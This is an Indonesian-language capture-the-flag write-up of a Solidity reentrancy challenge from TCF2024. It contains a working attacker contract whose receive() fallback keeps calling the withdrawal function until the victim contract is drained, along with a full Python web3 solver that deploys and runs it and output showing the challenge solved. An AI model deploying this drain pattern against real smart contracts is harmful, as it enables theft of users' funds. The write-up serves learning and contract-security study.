Setelah mencarinya di internet, saya pun merubah versi solidity nya ke versi `**0.8.8**`, dan program nya berjalan dengan mulus.

Selanjutnya saat melihat contract solidity tersebut, kami teringat dengan video yang dilihat kemarin saat belajar pentesting contract blockchain (https://youtu.be/xWg3It_V1p4?si=ntswyOszLmznqNhH).

Dan benar saja, contract tersebut vulnerable dengan **reentrancy attack**.

Reentrancy attack mempunyai cara kerja seperti ini: call function, lalu function tersebut akan menjalankan code yang akan trigger contract attacker yang akan calling function tersebut secara terus-menerus, sampai suatu hal terpenuhi.

Dalam case challenge, function awalnya sudah check balance pengirim, agar pengirim tidak bisa mengambil uang jika tidak memiliki simpanan uang, namun disini kesalahannya set balance pengirim (parameter yang di check) terjadi setelah suatu **syntax code yang dapat trigger code attacker** yang membuat attacker dapat memanggil function tersebut tanpa sempat set balance pengirim.

Maksud dari `**syntax code  yang dapat trigger code attacker**` dalam konteks contract tersebut adalah, syntax code untuk mengirim balance (cryptocurrency) dan saat pengiriman balance terjadi, function `**receive()**` yang merupakan fallback function akan di trigger dan tereksekusi. Saya pun langsung membuat contract attacker yang akan melakukan reentrancy attack. (src: https://github.com/dappuniversity/Reentrancy-attack-Smart-Contract-Security)

Berikut adalah kode contract kami untuk attack, **Hack.sol**:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.20;

import "./Ownable.sol";

contract Hack is Ownable(msg.sender) {
  Tabungan public target;

  constructor(Tabungan tabunganContractAddress) {
    target = tabunganContractAddress;
  }

  function checkBalance() public view returns (uint256) {
    return address(target).balance;
  }

  function setor() external payable onlyOwner {
    target.setor{value: msg.value}();
  }
```

```
  function hack() external payable onlyOwner  {
    target.ambil();
  }

  receive() external payable {
    if (address(target).balance > 0) {
      target.ambil();
    } else {
      payable(owner()).transfer(address(this).balance);
    }
  }
}

contract Tabungan {
    mapping(address => uint) public balances;
    function setor() public payable {
        require(msg.value > 0, 'Mana uangnya!?');
        balances[msg.sender] += msg.value;
    }
    function ambil() public {
        uint balance = balances[msg.sender];
        require(balance > 0, 'Anda tidak punya uang tabungan!');
        (bool resp,) = msg.sender.call{value: balance}("");
        require(resp, 'gagal mengirim uang!');
        balances[msg.sender] = 0;
    }
}
```

** dalam code tersebut karena kami tidak dapat download package/module solidity ke local, kami pun copy source code contract `Ownable` ke directory yang sama, dan kami merubah versi solidity nya ke versi `0.8.20` untuk menyamakan dengan module tersebut.*

Berikut adalah solver kami, **solve.py**


```
import os

import solcx
from web3 import HTTPProvider, Web3

RPC_URL = . . .
PRIVKEY = . . .
SETUP_CONTRACT_ADDR = . . .
```

```
solcx.install_solc("0.8.20")
solcx.set_solc_version("0.8.20")


class Account:
    def __init__(self) -> None:
        self.w3 = Web3(HTTPProvider(RPC_URL))
        self.w3.eth.default_account =
self.w3.eth.account.from_key(PRIVKEY).address
        self.account_address = self.w3.eth.default_account

    def get_balance(s, addr):
        print("balance:", s.w3.eth.get_balance(addr))


class BaseContractProps:
    def __init__(self, path: str) -> None:
        file, klass = path.split(":")
        self.__file = os.path.abspath(file)
        self.path = f"{self.__file}:{klass}"

    @property
    def abi(self):
        klass = solcx.compile_files(self.__file, output_values=["abi"])
        for klas in klass:
            if klas in self.path:
                return klass[klas]["abi"]
        raise Exception("class not found")

    @property
    def bin(self):
        klass = solcx.compile_files(self.__file, output_values=["bin"])
        for klas in klass:
            if klas in self.path:
                return klass[klas]["bin"]
        raise Exception("class not found")


class BaseDeployedContract(Account, BaseContractProps):
    def __init__(self, addr, file, abi=None) -> None:
        BaseContractProps.__init__(self, file)
```

```
        Account.__init__(self)
        self.address = addr
        if abi:
            self.contract = self.w3.eth.contract(addr, abi=abi)
        else:
            self.contract = self.w3.eth.contract(addr, abi=self.abi)


class BaseUndeployedContract(Account, BaseContractProps):
    def __init__(self, path) -> None:
        BaseContractProps.__init__(self, path)
        Account.__init__(self)
        self.contract = self.w3.eth.contract(abi=self.abi,
bytecode=self.bin)

    def deploy_to_target(self, target):
        tx_hash = self.contract.constructor(target).transact()
        tx_receipt = self.w3.eth.wait_for_transaction_receipt(tx_hash)
        return BaseDeployedContract(tx_receipt.contractAddress, self.path)


class SetupContract(BaseDeployedContract):
    def __init__(self) -> None:
        BaseContractProps.__init__(self, "./Setup.sol:Setup")
        Account.__init__(self)
        self.address = SETUP_CONTRACT_ADDR
        # contract has constructor
        self.contract = self.w3.eth.contract(self.address, abi=self.abi)

    def target(self):
        return self.contract.functions.TARGET().call()

    def is_solved(s):
        result = s.contract.functions.isSolved().call()
        print("is solved:", result)


class ChallContract(BaseDeployedContract):
    def __init__(self, addr) -> None:
        super().__init__(addr, "./Tabungan.sol:Tabungan")
```

```
    def get_balance(self, addr):
        balance = self.contract.functions.balances(addr).call()
        print("balance:", balance)

    def setor(self, value: str):
        transaction = {
            "from": self.account_address,
            "gas": 1000000,
            "gasPrice": self.w3.eth.gas_price,
            "nonce":
self.w3.eth.get_transaction_count(self.account_address),
            "value": value,
        }
        self.contract.functions.setor().transact(transaction)

    def ambil(self):
        self.contract.functions.ambil().transact()

    def check_tokens(self):
        token = self.contract.functions.tokens(self.account_address).call()
        print("token:", token)


class HackContract(BaseUndeployedContract):
    def __init__(self) -> None:
        super().__init__("./Hack.sol:Hack")


if __name__ == "__main__":
    setup = SetupContract()
    target = setup.target()
    chall = ChallContract(target)
    hack = HackContract().deploy_to_target(target)
    tx = hack.contract.functions.setor().transact({"value":
1000000000000000000})
    hack.contract.functions.hack().transact()
    chall.get_balance(hack.contract.address)
    setup.is_solved()
```

```
 /mnt/d/Programm/Cy/Cyber Secu
❯ python3 solve.py
balance: 0
is solved: True
```



Dan kami pun mendapatkan flag nya, plus kami berhasil menjadi yang pertama solve challenge nya.

Flag: TCF2024{did_you_just_steal_my_ether_using_rentrancy_attack?}